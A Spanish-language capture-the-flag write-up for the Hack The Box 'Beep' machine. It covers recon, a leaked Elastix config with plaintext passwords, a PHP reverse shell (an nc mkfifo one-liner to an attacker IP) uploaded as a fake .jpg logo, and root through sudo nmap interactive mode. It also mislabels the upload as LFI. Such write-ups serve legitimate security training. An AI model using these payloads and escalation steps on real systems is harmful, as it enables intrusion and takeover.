

Hack The Box  
PEN-TESTING LABS

AUDITORÍA

## Máquina Beep





## Indice

<b>1. Resumen de la máquina</b>	<b>2</b>
<b>2. Reconocimiento</b>	<b>2</b>
2.1. Listado de puertos abiertos . . . . .	2
2.2. Análisis de la web . . . . .	3
<b>3. Ganando acceso</b>	<b>5</b>
3.1. Encuentras varias credenciales . . . . .	5
3.2. Probando credenciales . . . . .	5
<b>4. Ataque LFI (Local File Inclusion)</b>	<b>6</b>
<b>5. Obtención de flags</b>	<b>8</b>
5.1. Flag user.txt . . . . .	8
5.2. Escalado de privilegios . . . . .	9
5.3. Flag root.txt . . . . .	10



## 1. Resumen de la máquina

**Beep** es una máquina de dificultad **fácil** (a mi no me lo ha parecido) en HTB con SO **Linux** con IP **10.10.10.7**

En esta IP se aloja un gestor de contenidos llamado **elastix**. Este CMS tiene una vulnerabilidad conocida la cual encontré buscando en internet información sobre el servicio, esta vulnerabilidad nos permitía visualizar un archivo de configuración donde encontramos nombre de usuario y contraseña.

Una vez obtenidas las credenciales principales, lo primero que se debería probar es si funcionan para entrar como admin en **elastix**, efectivamente pudimos entrar, una vez dentro, como en otros gestores de contenidos, es fácil pensar que habrá algún tipo de ataque LFI para colar código malicioso PHP en un archivo camuflado de alguna manera.

Después de buscar más información sobre lo que ofrece **elastix**, encontramos que puedes subir un logo personalizado, nos creamos un código PHP para abrirnos una reverse shell escuchando con **netcat** desde nuestro terminal, y así conseguimos la flag del user.

El escalado a usuario root no fue muy complicado ya que el usuario con el que conseguimos entrar, podía ejecutar como root varios comandos, entre ellos nmap, el cual tiene un modo interactivo con el que puedes ejecutar comandos del sistema. Usando este modo de nmap, nos invocamos una shell y ya tendríamos la flag de root.

## 2. Reconocimiento

### 2.1. Listado de puertos abiertos

Empezamos como de costumbre con un escaneo de los puertos abierto con nmap ejecutando el siguiente comando:

```
nmap -p- --min-rate 5000 -T5 -n -oG allports 10.10.10.7
```

```
└── [?] ~ ~/Desktop/htb/machines/beep/recon
    └── nmap -p- --min-rate 5000 -T5 -n -oG allports 10.10.10.7
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-22 17:31 CEST
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 0.04% done
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 0.05% done
```

Como se ve en la imagen, por alguna razón, va MUY lento. Cuando esto pasa, en vez de pelearme y modificar los parámetros del comando para que vaya mas rápido, lo que suelo hacer es usar otra herramienta llamada *FastTCPscan*<sup>1</sup>.

<sup>1</sup>Escáner de puerto escrito en GO por *S4vitar*.




Ejecutando el siguiente comando:

```
./fastTCPScan -host 10.10.10.7 -range 1-5000 -threads 2000
```

```
apple ~ % cd ~/Desktop/htb/machines/beep/recon  
./fastTCPScan -host 10.10.10.7 -range 1-5000 -threads 2000  
[*] Escaneando host 10.10.10.7 (Puerto: 1-5000)  
143: Abierto  
22: Abierto  
25: Abierto  
80: Abierto  
110: Abierto  
111: Abierto  
[...]
```

## 2.2. Análisis de la web

Rápidamente obtenemos varios resultados interesantes. Como es habitual en estas máquinas, tenemos el puerto **80** abierto, por lo que deberá estar alojando una web.






Otra práctica habitual cuando nos encontramos con CMS similares a wordpress es hacer un listado de directorios comunes con alguna herramienta como **GoBuster**<sup>2</sup>

```
└─[!] gobuster dir -w ~/Desktop/htb/tools/wordlists/domains/common_subdomains.txt -u https://10.10.10.7/ -t 100 -k
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          https://10.10.10.7/
[+] Method:       GET
[+] Threads:     100
[+] Wordlist:    /Users/mario-so/Desktop/htb/tools/wordlists/domains/common_subdomains.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.1.0
[+] Timeout:     10s
=====
2021/05/22 18:10:07 Starting gobuster in directory enumeration mode
=====
/help           (Status: 301) [Size: 308] [--> https://10.10.10.7/help/]
/admin          (Status: 301) [Size: 309] [--> https://10.10.10.7/admin/]
/mail           (Status: 301) [Size: 308] [--> https://10.10.10.7/mail/]
/images         (Status: 301) [Size: 310] [--> https://10.10.10.7/images/]
/panel          (Status: 301) [Size: 309] [--> https://10.10.10.7/panel/]
/static         (Status: 301) [Size: 310] [--> https://10.10.10.7/static/]
/themes         (Status: 301) [Size: 310] [--> https://10.10.10.7/themes/]
/lang           (Status: 301) [Size: 308] [--> https://10.10.10.7/lang/]
```

En este caso no nos está siendo demasiado útil ya que parece que se está encontrando con códigos http 300, lo cual nos indica que estamos siendo redirigidos pero sin embargo si que podemos probar alguno a mano y ver que nos encontramos, en este caso el mas interesante parece **/admin** de manera que vamos a visitarlo a ver si nos encontramos algo similar a cuando en un wordpress visitamos **/wp-admin**.



Nos salta un pop-up para introducir un usuario y contraseña que aún no tenemos por lo que hay que seguir investigando.


<sup>2</sup>Herramienta que permite aplicar fuerza bruta a una url para listar posibles direcciones de una web.



### 3. Ganando acceso

#### 3.1. Encuentras varias credenciales

En la página ([ExploitDB](https://www.exploit-db.com/exploits/37637))<sup>3</sup> encontramos una vulnerabilidad de la que nos podemos aprovechar fácilmente desde la url del CMS elastix.




```

AMPENGINE=asterisk AMPGRUSER=admin #AMPMGRPASS=amp111 AMPMGRPASS=jEhdIekWmdjE # AMPPBIN: Location of the FreePBX command line scripts #AMPSBIN: Location of (root) command line scripts #AMPBIN=/var/lib/asterisk/bin AMPSBIN=/usr/local/sbin # AMPWEBROOT: Path to Apache's webroot (leave off trailing slash) #AMPCGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash) #AMPWEBADDRESS: The IP address or host name used to access the AMP web admin #AMPWEBROOT=/var/www/html AMPCGIBIN=/var/www/cgi-bin #AMPWEBADDRESS=x.x.x.xhostname #FOPWEBROOT: Path to the Flash Operator Panel webroot (leave off trailing slash) #FOPPASSWORD: Password for performing transfers and hangups in the Flash Operator Panel #FOPRUN: Set to true if you want FOP started by freepbx_engine (amportal_start), false otherwise #FOPDISABLE: Set to true to disable FOP in interface and retrieve_.conf. Useful for sqlite3 # or if you don't want FOP. #FOPRUN=true
FOPWEBROOT=/var/www/html/panel #FOPPASSWORD=password#FOPPASSWORD=jEhdIekWmdjE #FOPSORT=extension$lastname #DEFAULTVALUE: extension #FOP should sort extensions by Last Name
[lastname] or by Extension [extension] # This is the default admin name used to allow an administrator to login to ARI bypassing all security. # Change this to whatever you want, don't forget to change the
ARL_ADMIN_PASSWORD as well ARL_ADMIN_USERNAME=admin # This is the default admin password to allow an administrator to login to ARI bypassing all security. # Change this to a secure password.
ARL_ADMIN_PASSWORD=jEhdIekWmdjE #AUTHTYPE=databasesheme # Authentication type to use for web administration. If type set to 'database', the primary # AMP admin credentials will be the
AMPDBUSER/AMPDBPASS above. AUTHTYPE=database #AMPADMINLOGO=filename # Defines the logo that is to be displayed at the TOP RIGHT of the admin screen. This enables # you to customize the look of
the administration screen. # NOTE: images need to be saved in the .../admin/images directory of your AMP install # This image should be 55px in height AMPADMINLOGO=logo.png #USECATEGORIES=truefalse #
DEFAULTVALUE: true # Controls if the menu items in the admin interface are sorted by category (true), or sorted # alphabetically with no categories shown (false). #AMPEXTENSIONS=extensions$device$anduser # Sets
#AMPPBXHOST=localhost
#AMPPBXENGINE=mysql
#AMPPBXNAME=asterisk
#AMPPBXUSER=asteriskuser
#AMPPBXPASS=amp109
#AMPPBXPASS=jEhdIekWmdjE
#AMPPENGINENAME=asterisk
#AMPPGRUSER=admin
#AMPMGRPASS=amp111
#AMPMGRPASS=jEhdIekWmdjE
  
```

#### 3.2. Probando credenciales

Esto nos lleva a lo parece un archivo de configuración donde vemos palabras como **PASSWORD=passw0rd**, **FOPPASSWORD=jEhdIekWmdjE**, **AMPGRUSER=admin**, lo primero que hago con esta información es probar en la pagina principal de inicio de sesión de **elastix**, la situada en 10.10.10.7.



The screenshot shows the Elastix 3.0.10 web interface. The top navigation bar includes links for System, Agenda, Email, Fax, PBX, IM, and Reports. The main dashboard displays several sections: System Resources (CPU, RAM, SWAP usage), CPU Info (AMD EPYC 7401P 24-Core Processor), Hard Drives (30% Used, 70% Available, 6.66GB capacity), and Performance Graphic (Simultaneous calls, memory and CPU usage over time).

Bingo, estamos dentro con la combinación **User = admin, Password = jEhdIekWmdjE**. Ahora toca movernos un poco por el panel y ver que hay en cada pestaña.

<sup>3</sup><https://www.exploit-db.com/exploits/37637>



## 4. Ataque LFI (Local File Inclusion)

En la pestaña de extras, a la cual accedemos haciendo click en el desplegable a la derecha de **Reports**, nos encontramos con otro login pero las credenciales que probamos anteriormente también han funcionado en este caso (*menos mal*) y ahora estamos en lo que parece otra sección dentro del propio **elastix** que también sirve para modificar aspectos de la web, **VTiger** es el servicio donde estamos ahora mismo


En todo momento estoy buscando alguna manera de subir un archivo al gestor de contenido ya que en otros entornos como wordpress, la manera de ganar acceso al sistema, una vez ya has entrado al panel de wordpress, es modificar la página **404.html** con código PHP malicioso que te permita abrir una reverse shell, esta técnica es conocida como **LFI**<sup>4</sup> y es lo que estoy intentando aplicar en esta ocasión con **elastix/VTiger**.

---

<sup>4</sup>Local File Inclusion



En la sección de *"Settings - Company details"* parece que podemos subir un **.jpg** para cambiar el logo de alguna parte de la web.



Para realizar una reverse shell primero necesitamos crearnos un archivo con código malicioso que pregunte por una conexión en un puerto y a una IP que nosotros le especificamos, para ello hice uso de la siguiente web: [highon.coffee](https://highon.coffee/)<sup>5</sup> y pude crearme este pequeño script.

```
apple ~ ~/Desktop/htb/machines/beep/scripts
cat reverse.php.jpg
<?php
    system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.108 443 >/tmp/f");
?>
```

Importante el detalle de la doble extensión del archivo, ya que el gestor de contenidos solo dejará subir archivos con una extensión de imagen y de no poner la extensión de **.jpg** al final, no podríamos subir el archivo.

Antes de subirlo debemos abrir una escucha en la IP y puerto especificados en el script, para ello usará la herramienta *netcat* de la siguiente manera

**nc -l 443 -v -n**

Este comando simplemente no permite escuchar por conexiones en el puerto 443.

<sup>5</sup><https://highon.coffee/blog/reverse-shell-cheat-sheet/>



Subimos la imagen.

Company Details		<a href="#">Edit</a>
Company Name	vtiger	
Company Logo		
Address	40-41-42, Sivasundar Apartments, Flat D-II, Shastri Street, Velachery	
City	Chennai	
State	Tamil Nadu	
Postal Code	600 042	
Country	India	
Phone	+91-44-5202-1990	
Fax	+91-44-5202-1990	
Website	www.vtiger.com	

Inmediatamente después de subirla, en nuestra consola debemos ver que se ha establecido una conexión.

```
└── [?] ┤ nc -l 443 -v -n
sh: no job control in this shell
sh-3.2$ whoami
asterisk
sh-3.2$ █
```

Parece ser que hemos entrado como el usuario **asterisk**.

## 5. Obtención de flags

### 5.1. Flag user.txt

Para obtener la flag de user simplemente navegamos al directorio **\$HOME** de **asterisk**.

```
sh-3.2$ cat user.txt
d584d1fc96582267565f3eff21e13653
sh-3.2$ █
```



## 5.2. Escalado de privilegios

La flag de **root** tiene algún paso intermedio ya que desde el usuario **asterisk** no podemos acceder al directorio **\$HOME** de root por lo que vamos a ver que comandos tenemos para ejecutar con permiso root.

```
sh-3.2$ sudo -l
Matching Defaults entries for asterisk on this host:
  env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR
  LS_COLORS MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE LC_COLLATE
  LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC
  LC_PAPER LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
  XAUTHORITY"

User asterisk may run the following commands on this host:
  (root) NOPASSWD: /sbin/shutdown
  (root) NOPASSWD: /usr/bin/nmap
  (root) NOPASSWD: /usr/bin/yum
  (root) NOPASSWD: /bin/touch
  (root) NOPASSWD: /bin/chmod
  (root) NOPASSWD: /bin/chown
  (root) NOPASSWD: /sbin/service
  (root) NOPASSWD: /sbin/init
  (root) NOPASSWD: /usr/sbin/postmap
  (root) NOPASSWD: /usr/sbin/postfix
  (root) NOPASSWD: /usr/sbin/saslpasswd2
  (root) NOPASSWD: /usr/sbin/hardware_detector
  (root) NOPASSWD: /sbin/chkconfig
  (root) NOPASSWD: /usr/sbin/elastix-helper
sh-3.2$ █
```

Parece que hay varias opciones ya que asterisk tiene bastantes comandos a ejecutar con privilegios root pero sin duda la manera más fácil que se me ocurre en este caso es usar el **modo interactivo de nmap**<sup>6</sup>

```
sh-3.2$ sudo nmap --interactive

Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
█
```

<sup>6</sup>Modo que permite desde una ejecución de nmap, lanzar comandos del sistema.



### 5.3. Flag root.txt

Ya tendríamos una consola con privilegios root, ahora solo nos queda obtener la flag de root y abrímosla comprometido por completo esta máquina.

```
cat root.txt
a104c7c8d38014d4cf0d3ad861ac5f4
```